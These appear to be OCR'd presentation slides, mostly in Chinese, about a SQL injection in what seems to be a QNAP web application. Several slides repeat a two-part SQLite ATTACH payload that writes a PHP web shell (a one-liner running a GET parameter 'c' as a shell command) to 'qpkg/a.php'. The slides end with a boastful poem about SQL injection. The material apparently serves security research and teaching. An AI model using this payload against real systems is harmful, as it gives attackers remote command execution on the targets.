
query.key = "pair_id"
query.val = SQLi

SQL Injection - Code Flow




DEVCO


SQL Injection - Code Flow



SQL Injection - Exploit


- Payload 分成兩段執行
  - 


    ```
    ';ATTACH'qpkg/a.php'as x;CREATE TABLE x.y(z text);--
    ```

  - 

    ```
    ';ATTACH'qpkg/a.php'as x;insert into x.y select'<?=`$_GET[c]`;?>
    ```



SQL Injection - Exploit


- Payload 分成兩段執行
  - 

    ```
    ';ATTACH'qpkg/a.php'as x;CREATE TABLE x.y(z text);--
    ```
  - 

    ```
    ';ATTACH'qpkg/a.php'as x;insert into x.y select'<?=`$_GET[c]`;?>
    ```
    - 透過 select 將 php script 寫入 DB 作為 Web Shell

SQL Injection - Exploit

- Payload 分成兩段執行
  - 
    ```
    ';ATTACH'qpkg/a.php'as x;CREATE TABLE x.y(z text);--
    ```
  - 
    ```
    ';ATTACH'qpkg/a.php'as x;insert into x.y select'<?=`$_GET[c]`;?>
    ```
    - 透過 select 將 php script 寫入 DB 作為 Web Shell
    - Payload 剛好 0x40 bytes，感謝 Orange 和 Ginoah 的黑魔法


不要跟我說甚麼
ASLR CFI
Stack Canary
SMEP SMAP
Heap Spray
Heap Feng Shui
ROP JOP
COP SROP
Dump 什麼 Offset
跑什麼 shellcode
Ret2libc
找什麼 leak
清什麼 cache
NULL byte
不同的版本測試
老子一個 SQL Injection
一刀殺進去

